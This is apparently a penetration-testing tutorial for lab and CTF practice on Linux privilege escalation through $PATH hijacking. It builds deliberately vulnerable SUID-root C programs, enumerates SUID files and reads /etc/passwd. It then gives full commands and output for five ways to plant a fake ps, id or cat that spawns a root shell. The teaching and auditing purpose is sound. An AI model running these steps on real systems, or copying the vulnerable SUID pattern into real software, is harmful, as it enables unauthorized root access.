

Linux Privilege Escalation Using PATH Variable

May 31, 2018 By Raj Chandel

After solving several OSCP Challenges, we have decided to write an article on the various methods used for Linux privilege escalation, that can be helpful for our readers in their penetration testing project. In this article, we will learn “various methods to manipulate \$PATH variable” to gain root access of a remote host machine and the techniques used by CTF challenges to generate \$PATH vulnerability that leads to Privilege escalation. If you have solved CTF challenges for Post exploit then by reading this article you will realize the several loopholes that lead to privileges escalation.

Let's Start!!

Introduction

PATH is an environmental variable in Linux and Unix-like operating systems which specifies all bin and/sbin directories that hold all executable programs are stored. When the user run any command on the terminal, its request to the shell to search for executable files with the help of PATH Variable in response to commands executed by a user. The superuser also usually has /sbin and /usr/sbin entries for easily executing system administration commands.

It is very simple to view the Path of the relevant user with help of echo command.

```
echo $PATH
```

```
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
```


If you notice ‘.’ in environment PATH variable it means that the logged user can execute binaries/scripts from the current directory and it can be an excellent technique for an attacker to escalate root privilege. This is due to lack of attention while writing program thus admin does not specify the full path to the program.

Method 1

Ubuntu LAB SET_UP


Currently, we are in /home/raj directory where we will create a new directory with the name as *the script*. Now inside the script directory, we will write a small c program to call a function of system binaries.

```
pwd
mkdir script
cd script
nano demo.c
```



```
root@ubuntu:~# pwd ↵
/home/raj
root@ubuntu:~# mkdir script ↵
root@ubuntu:~# cd script/ ↵
root@ubuntu:~/script# nano demo.c ↵
```

As you can observe in our demo.c file we are calling ps command (Process status) which is system binaries.



```
#include<unistd.h>
void main()
{ setuid(0);
  setgid(0);
  system("ps");
}
```

After then compile the demo.c file using gcc and promote SUID permission to the compiled file.

```
ls
gcc demo.c -o shell
chmod u+s shell
ls -la shell
```

```
root@ubuntu:~/script# ls
demo.c
root@ubuntu:~/script# gcc demo.c -o shell
demo.c: In function 'main':
demo.c:5:3: warning: implicit declaration of function 'system' [-Wimplicit
      system("ps");
      ^
root@ubuntu:~/script# chmod u+s shell
root@ubuntu:~/script# ls -la shell
-rwsr-xr-x 1 root root 8712 May 28 10:44 shell
root@ubuntu:~/script#
```

Privilege Escalation

First, you need to compromise the target system and then move to the privilege escalation phase. Suppose you successfully login into the victim's machine through ssh. Then without wasting your time search for the file having SUID or 4000 permission with help of Find command.

```
find / -perm -u=s -type f 2>/dev/null
```

Hence with the help of above command, an attacker can enumerate any executable file, here we can also observe `/home/raj/script/shell` having suid permissions.

```
root@kali:~# ssh ignite@192.168.1.109
ignite@192.168.1.109's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.13.0-43-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

202 packages can be updated.
0 updates are security updates.

Last login: Mon May 28 10:49:44 2018 from 192.168.1.107
ignite@ubuntu:~$ find / -perm -u=s -type f 2>/dev/null
/bin/cp
/bin/ping
/bin/mount
/bin/fusermount
/bin/ntfs-3g
/bin/ping6
/bin/umount
/bin/su
/sbin/mount.nfs
/home/raj/script/shell
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/shutter
/usr/bin/vmware-user-suid-wrapper
/usr/sbin/pppd
/usr/lib/eject/dmccrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
```

Then we move into /home/raj/script and saw an executable file “shell”. So we run this file, and here it looks like this file is trying to run ps and this is a genuine file inside /bin to get Process status.

```
ls
./shell
```

```
ignite@ubuntu:~$ cd /home/raj/script ↵
ignite@ubuntu:/home/raj/script$ ls
shell
ignite@ubuntu:/home/raj/script$ ./shell ↵
  PID TTY          TIME CMD
 2986 pts/4    00:00:00 shell
 2987 pts/4    00:00:00 sh
 2988 pts/4    00:00:00 ps
ignite@ubuntu:/home/raj/script$
```

Echo Command -1st Technique to spawn root privilege

```
cd /tmp
echo "/bin/bash" > ps
chmod 777 ps
echo $PATH
export PATH=/tmp:$PATH
cd /home/raj/script
./shell
whoami
```

```
ignite@ubuntu:/home/raj/script$ cd /tmp
ignite@ubuntu:/tmp$ echo "/bin/bash" > ps
ignite@ubuntu:/tmp$ chmod 777 ps
ignite@ubuntu:/tmp$ echo $PATH
/home/ignite/bin:/home/ignite/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin
ignite@ubuntu:/tmp$ export PATH=/tmp:$PATH
ignite@ubuntu:/tmp$ cd /home/raj/script
ignite@ubuntu:/home/raj/script$ ls
shell
ignite@ubuntu:/home/raj/script$ ./shell
root@ubuntu:/home/raj/script# whoami
root
root@ubuntu:/home/raj/script#
```

Copy Command -2nd Technique to spawn root privilege

```
cd /home/raj/script/
cp /bin/sh /tmp/ps
echo $PATH
export PATH=/tmp:$PATH
./shell
whoami
```

```
ignite@ubuntu:/home/raj/script$ cp /bin/sh /tmp/ps
ignite@ubuntu:/home/raj/script$ echo $PATH
/home/ignite/bin:/home/ignite/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:
ignite@ubuntu:/home/raj/script$ export PATH=/tmp:$PATH
ignite@ubuntu:/home/raj/script$ ./shell
# id
uid=0(root) gid=0(root) groups=0(root),27(sudo),1001(ignite)
# whoami
root
#
```

Symlink command -3rd Technique to spawn root privilege

```
ln -s /bin/sh ps
export PATH=.:$PATH
./shell
id
whoami
```

NOTE: symlink is also known as symbolic links that will work successfully if the directory has full permission. In Ubuntu, we had given permission 777 to /script directory in the case of a symlink.

Thus we saw to an attacker can manipulate environment variable PATH for privileges escalation and gain root access.

```
ignite@ubuntu:/home/raj/script$ ln -s /bin/sh ps
ignite@ubuntu:/home/raj/script$ export PATH=.:$PATH
ignite@ubuntu:/home/raj/script$ ./shell
# id
uid=0(root) gid=0(root) groups=0(root),27(sudo),1001(ignite)
# whoami
root
#
```

Method 2

Ubuntu LAB SET_UP

Repeat the same steps as above for configuring your own lab and now inside script directory, we will write a small c program to call a function of system binaries.

```
pwd
mkdir script
cd /script
nano test.c
```

As you can observe in our test.c file we are calling id command which is system binaries.

```
#include<unistd.h>
void main()
{ setuid(0);
  setgid(0);
  system("id");
}
```

After then compile the test.c file using gcc and promote SUID permission to the compiled file.

```
ls
gcc test.c -o shell2
chmod u+s shell2
ls -la shell2
```

```
root@ubuntu:~/script# gcc test.c -o shell2
test.c: In function 'main':
test.c:5:3: warning: implicit declaration of function 'system' [-Wimplicit-declaration]
   system("id");
   ^
root@ubuntu:~/script# chmod u+s shell2
root@ubuntu:~/script# ls -la shell2
-rwsr-xr-x 1 root root 8712 May 28 11:05 shell2
```

Privilege Escalation

Again, you need to compromise the target system and then move to the privilege escalation phase. Suppose you successfully login into the victim's machine through ssh. Then without wasting your time search for the file having SUID or 4000 permission with help of Find command. Here we can also observe /home/raj/script/shell2 having suid permissions.

```
find / -perm -u=s -type f 2>/dev/null
```

Then we move into /home/raj/script and saw an executable file “shell2”. So we run this file, it looks like the file shell2 is trying to run id and this is a genuine file inside /bin.

```
cd /home/raj/script/  
ls  
./shell2
```



```
root@kali:~# ssh ignite@192.168.1.109
ignite@192.168.1.109's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.13.0-43-generic x86_64)


 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

202 packages can be updated.
0 updates are security updates.

Last login: Mon May 28 11:00:45 2018 from 192.168.1.107
ignite@ubuntu:~$ find / -perm -u=s -type f 2>/dev/null
/bin/cp
/bin/ping
/bin/mount
/bin/fusermount
/bin/ntfs-3g
/bin/ping6
/bin/umount
/bin/su
/sbin/mount.nfs
/home/raj/script/shell2
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/shutter
/usr/bin/vmware-user-suid-wrapper
/usr/sbin/pppd
/usr/lib/eject/dmccrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
ignite@ubuntu:~$ cd /home/raj/script
ignite@ubuntu:/home/raj/script$ ls
shell2
ignite@ubuntu:/home/raj/script$ ./shell2 ↵
uid=0(root) gid=0(root) groups=0(root),27(sudo),1001(ignite)
ignite@ubuntu:/home/raj/script$ whoami ↵
ignite
```

Echo command

```
cd /tmp
echo "/bin/bash" > id
chmod 777 id
echo $PATH
export PATH=/tmp:$PATH
cd /home/raj/script
./shell2
whoami
```




A terminal window showing a series of commands and their outputs. The user 'ignite' is at the prompt 'ignite@ubuntu:/home/raj/script'. They execute 'cd /tmp', 'echo "/bin/bash" > id', 'chmod 777 id', 'echo \$PATH' (outputting '/home/ignite/bin:/home/ignite/.local/bin:/usr/local/bin:/usr/sbin:/usr/bin:/usr/games:/usr/libexec/gcc/ignite'), 'export PATH=/tmp:\$PATH', 'cd /home/raj/script/', and './shell2'. The prompt changes to 'root@ubuntu:/home/raj/script#', and the command 'whoami' returns 'root'.

```
ignite@ubuntu:/home/raj/script$ cd /tmp
ignite@ubuntu:/tmp$ echo "/bin/bash" > id
ignite@ubuntu:/tmp$ chmod 777 id
ignite@ubuntu:/tmp$ echo $PATH
/home/ignite/bin:/home/ignite/.local/bin:/usr/local/bin:/usr/sbin:/usr/bin:/usr/games:/usr/libexec/gcc/ignite
ignite@ubuntu:/tmp$ export PATH=/tmp:$PATH
ignite@ubuntu:/tmp$ cd /home/raj/script/
ignite@ubuntu:/home/raj/script$ ./shell2
root@ubuntu:/home/raj/script# whoami
root
```

Method 3

Ubuntu LAB SET_UP

Repeat above step for setting your own lab and as you can observe in our raj.c file we are calling cat command to read the content from inside etc/passwd file.



A code snippet showing the C program 'raj.c'. It includes the header '<unistd.h>', defines a 'main' function, and uses 'setuid(0)', 'setgid(0)', and 'system("cat /etc/passwd");' to execute the cat command with root privileges.

```
#include<unistd.h>
void main()
{ setuid(0);
  setgid(0);
  system("cat /etc/passwd");
}
```

After then compile the raj.c file using gcc and promote SUID permission to the compiled file.

```
ls
gcc raj.c -o raj
chmod u+s raj
ls -la raj
```

```
root@ubuntu:~/script# gcc raj.c -o raj ↵
raj.c: In function 'main':
raj.c:5:3: warning: implicit declaration of function 'system' [-Wimplicit-f
      system("cat /etc/passwd");
      ^
root@ubuntu:~/script# chmod u+s raj ↵
root@ubuntu:~/script# ls -la raj
-rwsr-xr-x 1 root root 8704 May 28 11:13 raj
```

Privilege Escalation

Again compromised the Victim's system and then move for privilege escalation phase and execute the below command to view sudo user list.

```
find / -perm -u=s -type f 2>/dev/null
```

Here we can also observe /home/raj/script/raj having suid permissions, then we move into /home/raj/script and saw an executable file "raj". So when we run this file it put-up etc/passwd file as result.

```
cd /home/raj/script/
ls
./raj
```

```
ignite@ubuntu:~$ find / -perm -u=s -type f 2>/dev/null
/bin/cp
/bin/ping
/bin/mount
/bin/fusermount
/bin/ntfs-3g
/bin/ping6
/bin/umount
/bin/su
/sbin/mount.nfs
/home/raj/script/raj
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/shutter
/usr/bin/vmware-user-suid-wrapper
/usr/sbin/pppd
/usr/lib/eject/dmccrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
ignite@ubuntu:~$ cd /home/raj/script
ignite@ubuntu:/home/raj/script$ ls
raj
ignite@ubuntu:/home/raj/script$ ./raj
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
```

Nano Editor – 4th Technique to Privilege Escalation

```
cd /tmp  
nano cat
```

Now type /bin/bash when terminal get open and save it.

```
GNU nano 2.5.3  
/bin/bash
```

```
chmod 777 cat  
ls -al cat  
echo $PATH  
export PATH=/tmp:$PATH  
cd /home/raj/script  
./raj  
whoami
```

```
ignite@ubuntu:/tmp$ chmod 777 cat  
ignite@ubuntu:/tmp$ ls -al cat  
-rwxrwxrwx 1 ignite ignite 10 May 28 11:18 cat  
ignite@ubuntu:/tmp$ echo $PATH  
/home/ignite/bin:/home/ignite/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin  
ignite@ubuntu:/tmp$ export PATH=/tmp:$PATH  
ignite@ubuntu:/tmp$ cd /home/raj/script  
ignite@ubuntu:/home/raj/script$ ./raj  
root@ubuntu:/home/raj/script# whoami  
root  
root@ubuntu:/home/raj/script#
```

Method 4

Ubuntu LAB SET_UP

Repeat above step for setting your own lab and as you can observe in our demo.c file we are calling cat command to read msg.txt which is inside /home/raj but there is no such file inside /home/raj.

```
#include<unistd.h>
void main()
{ setuid(0);
  setgid(0);
  system("cat /home/raj/msg.txt");
}
```

After then compile the demo.c file using gcc and promote SUID permission to the compiled file.

```
ls
gcc demo.c -o ignite
chmod u+s ignite
ls -la ignite
```

```
root@ubuntu:~/script# gcc ignite.c -o ignite
ignite.c: In function 'main':
ignite.c:5:3: warning: implicit declaration of function 'system' [-Wimplicit-fun
  system("cat /home/raj/msg.txt");
  ^
root@ubuntu:~/script# chmod u+s ignite
root@ubuntu:~/script# ls -la ignite
-rwsr-xr-x 1 root root 8712 May 28 11:22 ignite
```

Privilege Escalation

Once again compromised the Victim's system and then move for privilege escalation phase and execute the below command to view sudo user list.

```
find / -perm -u=s -type f 2>/dev/null
```

Here we can also observe /home/raj/script/ignite having suid permissions, then we move into /home/raj/script and saw an executable file "ignite". So when we run this file it put-up an error "cat: /home/raj/msg.txt" as result.

```
cd /home/raj/script/  
ls  
./ignite
```

```
ignite@ubuntu:~$ find / -perm -u=s -type f 2>/dev/null  
/bin/cp  
/bin/ping  
/bin/mount  
/bin/fusermount  
/bin/ntfs-3g  
/bin/ping6  
/bin/umount  
/bin/su  
/sbin/mount.nfs  
/home/raj/script/ignite  
/usr/bin/sudo  
/usr/bin/gpasswd  
/usr/bin/chsh  
/usr/bin/chfn  
/usr/bin/passwd  
/usr/bin/pkexec  
/usr/bin/newgrp  
/usr/bin/shutter  
/usr/bin/vmware-user-suid-wrapper  
/usr/sbin/pppd  
/usr/lib/eject/dmccrypt-get-device  
/usr/lib/snapd/snap-confine  
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox  
/usr/lib/policykit-1/polkit-agent-helper-1  
/usr/lib/openssh/ssh-keysign  
/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
/usr/lib/xorg/Xorg.wrap  
ignite@ubuntu:~$ cd /home/raj/script  
ignite@ubuntu:/home/raj/script$ ls  
ignite  
ignite@ubuntu:/home/raj/script$ ./ignite  
cat: /home/raj/msg.txt: No such file or directory  
ignite@ubuntu:/home/raj/script$
```

Vi Editor -5th Technique to Privilege Escalation

```
cd /tmp  
vi cat
```

Now type /bin/bash when the terminal gets open and saves it.

```
/bin/bash
```

www.hackingarticles.in

```
chmod 777 cat
echo $PATH
export PATH=/tmp:$PATH
cd /home/raj/script
./ignite
whoami
```

```
ignite@ubuntu:/tmp$ chmod 777 cat ↵
ignite@ubuntu:/tmp$ echo $PATH
/home/ignite/bin:/home/ignite/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin
ignite@ubuntu:/tmp$ export PATH=/tmp:$PATH ↵
ignite@ubuntu:/tmp$ cd /home/raj/script/ ↵
ignite@ubuntu:/home/raj/script$ ls
ignite
ignite@ubuntu:/home/raj/script$ ./ignite ↵
root@ubuntu:/home/raj/script# id
root@ubuntu:/home/raj/script# whoami ↵
root
root@ubuntu:/home/raj/script#
```